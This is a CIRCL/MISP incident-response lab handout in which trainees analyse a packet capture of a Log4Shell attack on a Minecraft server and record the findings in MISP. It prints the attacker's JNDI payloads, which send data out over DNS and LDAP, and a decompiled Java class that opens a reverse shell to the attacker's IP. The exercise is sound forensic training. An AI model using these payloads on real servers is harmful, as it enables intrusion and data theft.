

# LABS II: ENCODING INFORMATION AND SHARING IT

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CIRCL COMPUTER INCIDENT RESPONSE CENTER LUXEMBOURG

MISP PROJECT

<https://www.misp-project.org/>

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The goal of this lab is to analyze a network capture evidence file, encode, and share the information following successful exploitation by an attacker.

Resources:

- [capture.pcap](#)

Tools:

- [Wireshark](#): Network protocol analyzer
- [Jadx](#): Dex to Java decompiler
- [misp-wireshark](#): Lua plugin to extract data from Wireshark and convert it into MISP format

capture.pcap is a network capture on the eth0 interface on our Minecraft Server.

## **Minecraft Server**

- External IP: 44.202.61.172
- Internal IP: 172.31.84.208
- Version: Java Edition v1.18
- Vulnerable to CVE-2021-44228

External actors:

- **Player**
- **Attacker**

# EXERCISE 1: IDENTIFYING THE EXTERNAL ACTORS

Using Wireshark:


- Identify **Player** IP address
- Identify **Attacker** IP address



Figure: CSI: NY - S4E20

Exercise duration: 10 minutes

## Statistics -> IPv4 Statistics -> All Addresses



The image shows the 'Wireshark · All Addresses · capture.pcap' window. It displays a table of IPv4 address statistics. The table has columns for Topic / Item, Count, Average, Min Val, Max Val, Rate (ms), Percent, Burst Rate, and Burst Start. The data is grouped under 'All Addresses'.

Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
▼ All Addresses	6289				0,0792	100%	5,3500	73,572
172.31.84.208	6289				0,0792	100,00%	5,3500	73,572
178.249.193.69	3082				0,0388	49,01%	1,2900	1,250
18.212.74.161	2905				0,0366	46,19%	3,9400	73,572
142.251.33.206	266				0,0033	4,23%	1,3900	73,572
46.101.25.250	18				0,0002	0,29%	0,0400	35,317
172.31.0.2	16				0,0002	0,25%	0,0400	35,220
169.254.169.123	2				0,0000	0,03%	0,0200	71,321

Below the table is a 'Display filter:' input field. At the bottom right are buttons for 'Copy', 'Save as...', and 'Close'.

### Useful filters:

- `ip.addr == 10.10.10.10 && ip.addr == 20.20.20.20`
- `dns.flags.rcode != 0`

## EXERCISE 2: IN-DEPTH ANALYSIS

1. Identify **Attacker** connection to the **Minecraft Server**
2. Search for *jndi* string using Wireshark packet string search, and extract all the payloads
3. Analyze JNDI payloads and their purpose
  - ▶ DNS
  - ▶ LDAP
4. Describe the information the **Attacker** leaked information via DNS/LDAP requests

Exercise duration: 20 minutes

## EXERCISE 2: IN-DEPTH ANALYSIS SUMMARY

### DNS payloads

```
${jndi:dns://hostname-${hostName}.c8nfads2vtco000srssogr4fxryyyyyr.interact.sh}  
${jndi:dns://user-${env:USER}.c8nfads2vtco000srssogr4fxryyyyyr.interact.sh}  
${jndi:dns://version-${sys:java.version}.c8nfads2vtco000srssogr4fxryyyyyr.interact.sh}
```

### LDAP payloads

```
${jndi:ldap://18.212.74.161/${java:version}}  
${jndi:ldap://18.212.74.161/${java:os}}  
${jndi:ldap://18.212.74.161/${java:vm}}  
${jndi:ldap://18.212.74.161/${java:locale}}  
${jndi:ldap://18.212.74.161/${java:hw}}  
${jndi:ldap://18.212.74.161:389/1svssl}
```

## EXERCISE 3: PAYLOAD DELIVERY AND RCE

Identify the TCP stream where the **Attacker** delivered the RCE payload to the **Minecraft Server**

- Search for LDAP traffic after the last JNDI payload
- Payload delivery is over HTTP
- HTTP objects can be exported easily in Wireshark  
File → Export Objects → HTTP...
- What does the payload do?
- Identify which commands the **Attacker** run abusing the RCE

Exercise duration: 15 minutes



## EXERCISE 3: PAYLOAD DELIVERY AND RCE SUMMARY

```
// ExecTemplateJDK8.class
package defpackage;

/* renamed from: ExecTemplateJDK8 reason: default package */
public class ExecTemplateJDK8 {
    static {
        try {
            Runtime.getRuntime()
                .exec(System.getProperty("os.name").toLowerCase().contains("win")
                    ? new String[] {
                        "cmd.exe", "/C",
                        "sh -i >& /dev/udp/18.212.74.161/6666 o>&1"
                    }
                    : new String[] {
                        "/bin/bash", "-c",
                        "sh -i >& /dev/udp/18.212.74.161/6666 o>&1"
                    });
        } catch (Exception e) {
            e.printStackTrace();
        }
        System.out.println();
    }
}
```

Describe and encode the exfiltration process, data and target in MISP

Play with distribution and correctly set it for each data point

MISP automation with PyMISP and Scapy

Show how misp-wireshark can be use to export pcap data to MISP format.